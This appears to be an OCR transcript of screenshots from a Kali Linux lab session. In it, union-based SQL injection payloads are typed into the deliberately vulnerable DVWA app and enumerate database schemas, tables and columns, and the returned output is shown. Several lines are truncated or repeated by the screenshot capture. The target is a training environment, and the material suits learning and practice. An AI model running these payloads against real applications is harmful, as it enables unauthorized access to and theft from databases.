
*Untitled 1 - Mousepad


File Edit Search View Document Help


```
SELECT Name,Surname FROM accounts where ID = '2' and '1'='1'

2' and '1'='1

2' order by 1 -- '

2' union select 1,2 -- '

2' union select database(),user() -- '

2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
```

Submit

```
ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: Gordon
Surname: Brown

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: information_schema
Surname: 2

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: dvwa
Surname: 2

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: metasploit
Surname: 2

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: mysql
Surname: 2

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: owasp10
Surname: 2

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: tikiwiki
Surname: 2

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: tikiwiki195
Surname: 2
```


Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Mozilla Firefox
Kali Linux, an Off
Damn Vulnera
192.168.1.8/dvwa/vulnerabilities/sqli/?id=2'+union+SELECT+schema_name%2C+2+FROM+information_
150%
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
*Untitled 1 - Mousepad
File Edit Search View Document Help
ame,Surname FROM accounts where ID = '2' and '1'='1'
l'='1
by 1 -- '
select 1,2 -- '
select database(),user() -- '
SELECT schema_name, 2 FROM information_schema.schemata -- '
SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: tikiwiki195
Surname: 2


192.168.1.8/dvwa/vulnerabilities/sqli/?id=2'+union+SELECT+table_name%2C+2+FROM+information_sch
150%
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
*Untitled 1 - Mousepad
File Edit Search View Document Help
.ect 1,2 -- '
.ect database(),user() -- '
.ECT schema_name, 2 FROM information_schema.schemata -- '
.ECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
.ECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' a
DVWA Security
PHP Info
About
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Kali Linux, an Off
Damn Vulnera
192.168.1.8/dvwa/vulnerabilities/sqli/?id=2'+union+SELECT+table_name%2C+2+FROM+information_sch
150%
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
*Untitled 1 - Mousepad
File Edit Search View Document Help
rmation_schema.schemata -- '
mation_schema.tables WHERE table_schema = 'dvwa' -- '
FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' -- '
DVWA Security
http://www.securiteam.com/securityreviews/5DP0N1P76E.html

Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

